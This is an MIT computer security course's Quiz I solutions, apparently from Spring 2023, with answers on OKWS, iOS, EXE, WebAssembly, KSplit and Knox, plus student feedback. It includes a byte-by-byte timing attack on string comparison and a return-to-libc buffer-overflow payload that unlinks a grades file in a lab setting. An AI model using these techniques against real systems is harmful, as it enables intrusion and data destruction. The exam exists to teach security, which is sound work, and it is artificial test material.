
Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.5660 Spring 2023

Quiz I Solutions

Mean 47.9 Standard deviation 13.8



I Paper reading questions

1. [4 points]:

Which of the following statements are true about the OKWS system (as described in the assigned reading)?

(Circle True or False for each choice.)

A. True / False The database proxy requires services to authenticate to the proxy server before being able to issue queries.

Answer: True: services must authenticate using their token.

B. True / False When each service starts, it must register with the okd dispatcher to receive HTTP requests.

Answer: False: okd's HTTP request routing is configured by a global configuration file.

C. True / False The okld launcher can access the state of every service.

Answer: True: the launcher runs as root and can gain the privileges of every service that it spawns.

D. True / False Each service is responsible for constructing the exact HTTP response that will be sent back on a client's TCP connection.

Answer: True: the service gets the client's TCP connection and is in charge of sending whatever response it wants to provide.

2. [4 points]:

Which of the following statements are true about iOS devices, accoding to the assigned reading?

(Circle True or False for each choice.)

A. True / False The Secure Enclave encrypts and authenticates the data it stores in off-chip DRAM because it does not trust the CPU/operating system.

Answer: True.

B. True / False In order to implement secure boot, the boot ROM will contain the secret key of Apple SK_{APPLE}.

Answer: False, it will contain the public key.

C. True / False If an adversary learns the Exclusive Chip Identification (ECID) of a device, they can perform a downgrade attack on that device.

Answer: False, downgrade attacks are prevented because the adversary does not have access to an older version signed binary with the stolen device ECID.

D. True / False The secret UID of the device is entangled with the passcode to produce a file class key that is deleted once the device is locked.

Answer: True.

3. [4 points]:

Which of the following statements are true about the EXE symbolic execution system (as described in the assigned reading)?

(Circle True or False for each choice.)

A. True / False Given enough time, EXE will find every possible execution of the application that leads to a bug.

Answer: False: there are some cases where EXE does not consider every possible execution, such as with symbolic pointers.

B. True / False EXE can reason about integer overflow in C code.

Answer: True: EXE reasons about fixed-width arithmetic which includes modeling the behavior on overflow.

C. True / False EXE's compiler translates a C program into an SMT query to STP.

Answer: False: the EXE runtime generates many SMT queries during the execution of a program compiled with EXE's compiler.

D. True / False EXE can reason about calls to a symbolic function pointer value.

Answer: False: EXE deals with control flow by forking, and does not support executing a symbolic instruction pointer / function.

II Timing attacks

Consider the following C function:

```
int compareTwoStrings(char b[])
{
    char *s = "?????";
    int flag = 0;
    int i = 0;
    while (s[i] != 0 && b[i] != 0) {
        if (s[i] != b[i]) {
            flag = 1;
            break;
        }
        i++;
    }
    if (s[i] != 0 || b[i] != 0)
        return 1;
    if (flag == 0)
        return 0;
    else
        return 1;
}
```

The above code is running on a CPU and you know everything about it except the characters in the string `s`, but you do know the length of `s` beforehand, e.g., $n = 5$, $n = 7$. You are allowed to call the function `compareTwoStrings()` repeatedly with different arguments that you can control. You can also assume that you can time each function call precisely.

4. [10 points]: Describe a timing attack that allows you to discover the characters in s. Describe all necessary calls to `compareTwoStrings()` with appropriate arguments, and explain how you can infer characters in `s` through timing measurements. You can only make a number of calls that is polynomial in the length of `s`, i.e., n. Specify how many total calls are made.

Answer: Can guess password character by character. Guess the first byte by calling `compareTwoStrings("\00")`, `compareTwoStrings("\x01")`, up to `compareTwoStrings("\xff")`. The correct guess will run slightly slower. Suppose the first character is "q". Then, repeat this process for next character, `compareTwoStrings("q\x00")`, `compareTwoStrings("q\x01")`, etc. It will take approx 5 * 256 calls to compareTwoStrings to complete the attack.

III Lab 1

5. [10 points]: Ben Bitdiddle built an exploit for lab 1's exercise 5 (return-to-libc using the `accidentally` function) that sends the following payload `req` to the server from his `exploit-5.py`:

```
accidentally_addr = 0x555555556bbb
unlink_addr       = 0x2aaaab246ea0
grades_str_addr   = 0x7fffffffed20

req = "A" * n + \
      struct.pack("<Q", accidentally_addr) + \
      struct.pack("<Q", unlink_addr) + \
      struct.pack("<Q", grades_str_addr) + \
      b"/home/student/grades.txt"
```

For your reference, here is the disassembly of `accidentally`:

```
0x0000555555556bbb <accidentally+0>: endbr64
0x0000555555556bbf <accidentally+4>: push   %rbp
0x0000555555556bc0 <accidentally+5>: mov    %rsp,%rbp
0x0000555555556bc3 <accidentally+8>: mov    0x10(%rbp),%rdi
0x0000555555556bc7 <accidentally+12>: nop
0x0000555555556bc8 <accidentally+13>: pop    %rbp
0x0000555555556bc9 <accidentally+14>: ret
```

Ben wants to change the attack to jump into the middle of `accidentally`, bypassing the initial `push %rbp`; that is, he wants his attack to jump to `accidentally_addr+5`. Write down a new attack payload that Ben can use instead of the payload shown above, which jumps to `accidentally_addr+5` instead of `accidentally_addr` but still succeeds. If you refer to `unlink_addr`, `accidentally_addr`, and `grades_str_addr` in your attack payload, your attack should work with those constants having the exact 64-bit value shown in Ben's original exploit.

Answer:
```
"A" * n +
struct.pack("<Q", accidentally_addr+5) +
struct.pack("<Q", 0) +
struct.pack("<Q", unlink_addr) +
struct.pack("<Q", grades_str_addr+8) +
b"/home/student/grades.txt"
```

IV Lab 2

6. [8 points]: Suppose that you modify `/home/student/lab/zoobar/auth-server.py` and then launch the web server using `zookld.py`. At what path (if any) does the modified file exist in the bank container?

Answer: `/app/zoobar/auth-server.py`

7. [6 points]: Before you fixed the security problems pointed out in lab 2 exercise 11 to protect the system library files, suppose that you ran some profile code that wrote to `/lib/hello.txt`. At what paths (if any) does this file exist in the `profile` and `dynamic` containers, respectively?

Answer: `/usr/local/share/Python-3.11.0-wasm32-wasi-16/lib/hello.txt` in profile and none in dynamic.

V WebAssembly

Ben Bitdiddle is writing a compiler from C to WebAssembly. Ben's compiler stores all of the variables from the C program—including all of the variables on the C stack—in the WebAssembly memory, and does not use the WebAssembly stack, local variables, or global variables for storing its C variables.

8. [10 points]: Suppose there is a buffer overflow in some C program compiled with Ben's compiler. Could an adversary exploit that buffer overflow to escape from WebAssembly? Explain how or why not.

Answer: No, WebAssembly's safety does not depend on the compiler.

VI KSplit

Alyssa P. Hacker is writing a Linux driver for her device, and the interface with the kernel is as follows (the kernel periodically runs `use_device(d)` to invoke the device driver's `bar` function):

```
struct device {
    char buf[128];
    void (*bar) ();
}

void use_device(struct device *d) {
    driver_foo(d);
    d->bar();
}
```

Ben Bitdiddle downloads Alyssa's driver, runs KSplit to generate the IDL file, and uses the generated IDL file to compile and run the resulting kernel and driver.

9. [10 points]: Suppose Alyssa's driver had the following code in its implementation of `driver_foo()`:

```
void driver_foo(struct driver *d) {
    d->bar = &machine_shutdown;
}
```

where `machine_shutdown()` is the Linux kernel function that powers off the computer.

Will Alyssa's driver cause Ben's computer to call `machine_shutdown`? Explain why or why not.

Answer: Yes: since this code is explicitly present in the original driver, KSplit assumes this is expected behavior and its IDL will allow for this to happen.

VII Knox

Ben Bitdiddle has an implementation of a PIN-protected backup HSM that he verifies to be secure (i.e., match the PIN-protected backup specification from the Knox paper, as shown in Figure 2).

10. [10 points]: Ben modifies the HSM implementation to add a status light that shows when the HSM is busy processing a request. Specifically, he adds an extra output wire (intended to be wired up to the status light) that goes high when the HSM receives a request from the host, and goes low when the HSM sends the response back to the host.

Could this new implementation be proven secure with respect to the same specification? Explain in what case this could be done, or explain why it cannot be done.

Answer: Yes, assuming the status light goes on and off in a way that is independent of the secrets inside the HSM—i.e., emulatable based on the existing I/O behavior of the HSM. The question states that the light goes on when the request is received by the HSM, and turns off when the response is sent. Since the HSM was verified to be secure (prior to adding the status light), that means the request and response timing is already independent of the secrets inside the HSM, so the light should also be secret-independent.

VIII 6.5660

We'd like to hear your opinions about 6.5660. Any answer, except no answer, will receive full credit.

11. [4 points]: Is there one paper out of the ones we have covered so far in 6.5660 that you think we should definitely remove next year? If not, feel free to say that.

Answer: 16x KSplit (not enough background on device drivers; didn't understand isolation vs. interface protection; importance unclear; not connected to labs). 15x LXC/Firecracker/gVisor (not enough depth; too much going on in the paper; doesn't actually explain LXC/Firecracker/gVisor). 15x Knox (confusing; not enough background). 10x OKWS (outdated; not deployed; not much going on there). 6x Transient attacks. 4x Android (pretty different from what the lecture covered). 3x WebAssembly. 3x Google (too marketing-oriented; too hard to understand and appreciate as the first paper we read). 2x iOS (too marketing-oriented). 2x Baggy.

Comments: 4x Google, Android, and iOS papers were heavy on marketing. 3x WebAssembly paper was confusing, not enough background (like EXE and verification). 2x should go back to reading original WebAssembly paper, rather than vWasm. 2x give more guidance for iOS and Android papers, they are long. 1x survey papers in general are too superficial. 1x keep iOS. 1x keep OKWS. 1x keep EXE. 1x do the Google paper later, just before quiz 1. 1x provide a reading guide and context for papers. 1x assign fewer pages of the iOS paper. 1x more discussion of KSplit and Knox, they were hard to understand. 1x overlap between iOS and Android papers.

Other comments: 1x use catsoop for office hours queueing.

End of Quiz